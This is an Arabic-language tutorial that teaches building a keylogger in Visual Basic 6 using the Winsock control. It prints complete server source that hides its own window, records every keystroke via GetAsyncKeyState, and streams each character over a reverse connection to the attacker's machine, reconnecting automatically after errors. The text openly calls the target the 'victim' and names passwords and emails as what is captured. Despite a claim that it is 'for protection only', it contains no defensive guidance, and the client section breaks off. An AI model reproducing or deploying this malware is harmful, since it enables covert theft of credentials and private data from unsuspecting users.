
KEYLOGGER

Author: Mohammad swafta



[برمجة الكيلوجر والحماية منه]

بسم الله والصلاة والسلام على رسول الله ، الحمد لله الذي أعانني على إتمام الموضوع ، الذي يضم بين ثناياه أفكار تتحاكى مع البرمجة الكائنية ، بإساليب تلامستها أيدي الهكرز ، ولكن قبل أن أبدأ بشرح الموضوع لابد وأن أنوه بأن الهدف منه هو **الحماية فقط** ، وأنني برئ ممن يستخدمون هذه الطرق في اختراق المسلمين ، والاعتداء على خصوصياتهم .

ما هو الكيلوجر ؟!

هو عبارة عن برنامج يستخدمه المخترقون للتجسس على كل مايكتبه المستخدمون من ايميلات وباسوردات وبعض المعلومات الشخصية وارسلها الى المخترق وبالتالي اختراق الايميل ، بل ومعرفة المعلومات الخاصة والحساسة.


قد يصمم الكيلوجر بأكثر من لغة مثل (الدفلي ، الفيچول ، الجافا ...) وبأكثر من طريقة على حسب قدرتك في التعامل مع لغات البرمجة وفهمها ، على أية حال سنكتب أسطر البرنامج باستخدام **الفيچول بيسك ٦** ؛ كونها لغة سهلة ومفهومة بشكل عام للجميع ، علينا تركيب **الفيچول بيسك ٦** او **فيچول بيسك دوت نت** ، صحيح كلاهما يختلف قليلا من حيث سهولة وعدد أسطر البرمجة ولكن كلاهما نفس المبدأ ، وسيكون الشرح على **فيچول بيسك ٦** .

لقد كنت أنتقل في حنايا الفيچول ، وجدت أداة رائعة اي بمعنى آخر أداة من أدوات ActiveX التي تحمل الامتداد OCX ، واسم هذه الأداة هو **Winsock.ocx** وهذه الأداة مسؤولة عن عمل اتصال بين أجهزة الكمبيوتر لعمليات مختلفة ومثال على ذلك (نقل الملفات بين جهازين وعمل شات بين جهازين أو اكثر ، والكثير من التطبيقات الرائعة) طبعاً كل هذه العمليات تتكون من طرفين (سيرفر - كlijنت) وهذا ما سنتعرف عليه لاحقاً.

هل سبق وأن شاهدت برنامج يربط الأجهزة معا ! كبرنامج ادارة المقاهي ؟! تستطيع بكل سهولة وبأسطر سلسلة أن تصمم أقوى البرامج لادارة المقاهي ، باستخدام الأداة السابقة او باستخدام مبدأ السوكيت (**Socket**) بشكل عام .


ارفاق أداة الوينسوك الى صندوق الأدوات

الكل يعرف الفيچول بيسك ؛! لكن بموضوعي سأحدث عنها بشكل تفصيلي حتى يستفيد الجميع ، فلا تدري لعلهم يصبحوا من عشاق هذه البرمجية الرائعة .. وهذه صورة فيها واجهة المشروع بالفيچول بيسك ، والواجهة (**Form1**) سوف تكون حيز العمل الخاص بنا الشكل(١-١)




الشكل (١-١)

فلنبدأ بالعمل ؛ أنظر الي الجهة اليسرى من الشكل (١-١) ستجد صندوق الأدوات ، ولكن للأسف الأداة **Winsock** غير موجودة L !!! بقيت في عالم آخر وهو الـ **ActiveX** ، فالسؤال الذي يطرح نفسه كيف سنجلبها الى المشروع لنتمكن من استخدامها والاستفادة من خصائصها ؟!! وجائت هذه الأسطر لتتحدث عن الجواب ومعها الصور التي توضح ذلك ؛ أنقر برقة على صندوق الأدوات بالزر الأيسر ، لتظهر لك قائمة تحوي على مجموعة من الخيارات ، و الشكل (٢-١) يوضح الطريقة.



الشكل (٢-١)

ومن ثم نختار **Components** ، بعدها سيظهر لك صندوق **Componentes** ، لجلب أداة الـ **Winsock** ننقر على **Browser** الموجودة في أسفل الصندوق ونختار الأداة لتصبح جزءاً من صندوق الأدوات ، وهذا مايوضحه الشكل (٣-١)



الشكل (٣-١)

وكما ترى في الشكل السابق تسلسلت الخطوات لتعطينا الأداة الرائعة الـ **Winsock** وتضمّمها الى صندوق الأدوات ، فمعليك الا اتباع الخطوات السابقة لاضافتها الى صندوق الادوات ٨_٨ وهكذا نكون قد انتهينا من جلب الأداة .


تصميم البرنامج

سنقسم الدرس الى قسمين القسم الأول مهتم ببرمجة الخادم (Server) ، والقسم الآخر مهتم ببرمجة العميل (Client).

١- **القسم الأول : الخادم (Server) :** لكن قبل أن نبدأ ببرمجة الخادم ، هل سألت نفسك ماهو الخادم ؟!! الخادم هو البرنامج الموجود بالجهاز الهدف (**الضحية**) ويخدم الهكرز في الحصول على المعلومات من جهاز الضحية .


خطوات تجهيز الخادم :

نقوم بادراج **text1** وتغير خاصيته الى **Multiline** وتغير الـ **Scrollbars** الى **Both** ، ولعلي ذكرت هذه الخطوات في سطر واحد ، لكن وضعت صورة موضحة بالشكل (٤-١) ، لترى سهولتها .



الشكل (٤-١)

بعد أن تم ادراج الـ **text1** وتغير خصائصها لتلائم مع طبيعة برنامجنا ، سنضع الآن الـ **Timer1** وأداة الـ **وينسوك** ونضيف **Label1** وهذا مايوضحه الشكل (٥-١).



الشكل (٥-١)

أعتقد أن الأمور في غاية السهولة ؛ فقط ضفنا الأدوات المطلوبة الى حيز العمل (**form1**) وبهذا نكون قد انتهينا من تجهيز الأدوات بشكل كامل ، وننتقل الآن الى برمجة الخادم (**Server**) الذي يخدم الهكز بارسال المعلومات الى العميل (**Client**).

حالات الـ وينسوك :

ماهي حالات الوينسوك ؟!!!

القيمة	الحالة
٠	اتصال مغلق
١	اتصال مفتوح
٢	جاري انتظار الاتصال
٣	الاتصال معلق
٤	الطرف الآخر يعالج البيانات
٥	الطرف الآخر أنهى معالجة البيانات
٦	جاري الاتصال الآن
٧	متصل
٨	الطرف الآخر قطع الاتصال
٩	خطأ

بعض المعلومات عن الوينسوك

Local IP : يعطيك رقم الأيبي المحلي

Local Port : تعطيك رقم البورت المحلي


Remote Host : تعطيك رقم الأيبي للجهاز الهدف

Remote Port : تعطيك رقم البورت في الجهاز الهدف

برمجة الخادم (Server) :

سنرتقي لنكتب الأكواد البرمجية ، لابد وان نتعرف الى أن الاتصال بين السيرفر والكلينت يتم عن بواسطة طلب الاتصال ومن ثم الموافقة عليه وبعدها يتم تبادل البيانات.

أولا سنبدأ بطلب الاتصال ، لن يحتاج الى الكثير من العناء ، فقط أنقر على الفورم مرتين لتظهر صفحة كتابة الاكواد الخاصة بال Form ، ومن ثم سنكتب السطريين التاليين والصورة (١-٦) توضح الطريقة .



الشكل (٦-١)

توضيح الكود السابق

```
Private Sub Form_Load()
Winsock1.Close
Winsock1.Connect "127.0.0.1", "1234"
End Sub
```

كما نعرف أننا نبرمج السيرفر وبالتالي سيتم الاتصال من جهاز الضحية الى جهاز العميل (الهكر)، وبالتالي سيرسل السيرفر طلب بالاتصال من جهاز الضحية الى جهاز العميل (الهكر)، او بمعنى آخر اتصال عكسي من جهاز الضحية الى جهاز الهكر، وهذا ما حدث في السطرين السابقين .


Winsock1.Close : أغلقت أي اتصال سابق وتهيئت لارسال الطلب.

Winsock1.Connect "127.0.0.1","1234" : ارسال طلب الاتصال الى آبي العميل (الهكر) وهو ١٢٧,٠٠,٠,١ وعلى البورت ١٢٣٤؛ فالمقصود به ١٢٧,٠٠,٠,١ هو آبي جهازك اذا كنت انت العميل (الهكر) وكذلك البورت المحلي الذي سيكون الاتصال عن طريقه.

فأي ضحية سيشغل الملف سيرسل السيرفر طلب للاتصال مع الجهاز العميل (الهكر) .

لكن هل سألت نفسك هذا السؤال ؛ ماذا لو حدث خلل في الاتصال هل سيعود السيرفر ويطلب الاتصال مرة أخرى ؟؟؟!!!

طبعاً لا ، لذلك يوجد طريقة لجعله يطلب الاتصال بشكل مستمر في حال حدوث أي خطأ في الاتصال ؛ وذلك باستخدام **Timer2** آخر يهتم بعملية "طلب الاتصال بشكل دوري" ، لذلك ندرج **Timer2** ونجعل الـ **interval** له تساوي ١ ونكتب الاكواد الموضحة بالشكل (٧-١)




الشكل (٧-١)

توضيح الكود الموجود بالصورة

```
Private Sub Timer2_Timer()  
If Winsock1.State = 8 Or Winsock1.State = 9 Then  
Winsock1.Close  
Winsock1.Connect "127.0.0.1", "1234"  
End If  
End Sub
```

وهذا يعني انه اذا كانت (حالة الوينسوك ٨ ؛ الطرف الآخر قطع الاتصال) او كانت حالة (الوينسوك تساوي ٩ ؛ حدث أي خطأ) سيقوم الـ **Timer** باعادة ارسال طلب الاتصال من جديد ، على آيبي العميل (الهكر) وبورته .

إن اي اتصال في العالم بحاجة الى موافقه من كلا الطرفين ، وكذلك أداة الوينسوك يجب ان تتم الموافقه من الخادم والعميل على الاتصال الذي بينهما والموافقه من الـ Server تكون بكتابة الاكواد كما هو موضح بالصورة (٨-١).



الشكل (٨-١)

شرح الكود السابق

```
Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)  
  
Winsock1.Close  
  
Winsock1.Accept requestID  
  
End Sub
```


Winsock1.Close : تستخدم لاجلاق الاتصال السابق ، يعني أي اتصال سابق تلغيه لنتهيأ بقبول الاتصال الجديد.

Winsock1.Accept requested : تستخدم لقبول الاتصال الجديد ، و RequestID هو رقم قبول الاتصال.

بعد كتابة الكود ، اي اتصال سيحدث بين الخادم والعميل ستنم الموافقه عليه من جهة الخادم فقط ، وبالنسبة للعميل (Client) ستنم برمجته في وقت لاحق ليوافق (Accept) على الاتصال .

كيف تجعل السيرفر يرسل البيانات الى العميل ؟ او كيف يرسل السيرفر مايكته الضحية الى العميل ؟؟!

دعونا نكتب الكود الذي يسجل كل مايكته الضحية ، انقر على الـ **Timer1** واكتب فيه الكود الموجود بالشكل (٩-١)



الشكل (٩-١)

توضيح الكود السابق :

```
Private Sub Timer1_Timer()  
  
On Error Resume Next  
  
Dim result As Integer  
  
Dim i As Integer  
  
For i = 1 To 255  
  
result = 0  
  
result = GetAsyncKeyState(i)  
  
If result = -32767 Then  
  
Text1.Text = Text1.Text & Chr(i)  
  
Winsock1.SendData Chr(i)  
  
End If  
  
Next i  
  
End sub
```

[On error resume next](#) : هذا السطر يستخدم لتعدي الأخطاء

[Dim result As Integer](#) : تعريف الـ **result** كقيمة ونوعها **integer** اي عدد صحيح.

[Dim i As Integer](#) : تعريف الـ **i** كقيمة ونوعها **integer** اي عدد صحيح.

For i = 1 To 255

result = 0

result = GetAsyncKeyState(i)

If result = -32767 Then

Text1.Text = Text1.Text & Chr(i)

Winsock1.SendData Chr(i)

End If

Next i

طبعا أخذ قيمة من ١ الى ٢٥٥ واعادتها في الرموز ASCII وبالتالي أخذ قيمتها كحروف ومن ثم اضافتها الى text1 في كل مرة.


اما السطر **Winsock1.SendData Chr(i)** : يقوم بارسال كل حرف الى العميل (الهكر).

وهكذا نكون انتهينا من الجزء الأول وهو السيرفر.

ويجب أن لائنسى وضع السطر التالي في التصريحات العامة


Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long) As Integer

وأبضا لانريد أن يرى الضحية هذا البرنامج ، لذلك نخفيه باستخدام الأمر **Me.Hide** انظر الى الشكل (١٠-١)



الشكل (١٠-١)

والشكل (١١-١) يبين كود السيرفر بشكل كامل



```
Project1 - Form1 (Code)
Winsock1
ConnectionRequest

Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long) As Integer
Private Sub Form_Load()
Me.Hide
Winsock1.Close
Winsock1.Connect "127.0.0.1", "1234"
End Sub

Private Sub Timer1_Timer()
On Error Resume Next
Dim result As Integer
Dim i As Integer
For i = 1 To 255
result = 0
result = GetAsyncKeyState(i)
If result = -32767 Then
Text1.Text = Text1.Text + Chr(i)

Winsock1.SendData Chr(i)

End If
Next i

End Sub

Private Sub Timer2_Timer()
If Winsock1.State = 8 Or Winsock1.State = 9 Then
Winsock1.Close
Winsock1.Connect "127.0.0.1", "1234"
End If
End Sub

Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)
Winsock1.Close
Winsock1.Accept requestID
End Sub
```


الشكل (١١-١)

العميل (Client) :

٢- القسم الثاني : العميل (Client): هو الملف الذي يستخدمه **المُخترق (الهكر)** لإرسال واستقبال البيانات و التحكم بالمعلومات التي يجلبها من جهاز الضحية .

العميل يبقى في حالة الاتصال وعندما يرسل السيرفر طلب الاتصال مع العميل سيوافق العميل على هذا الاتصال (**Accept**) ، وبكل بساطة ستصبح الموافقة من الطرفين من السيرفر ومن الكلينت .

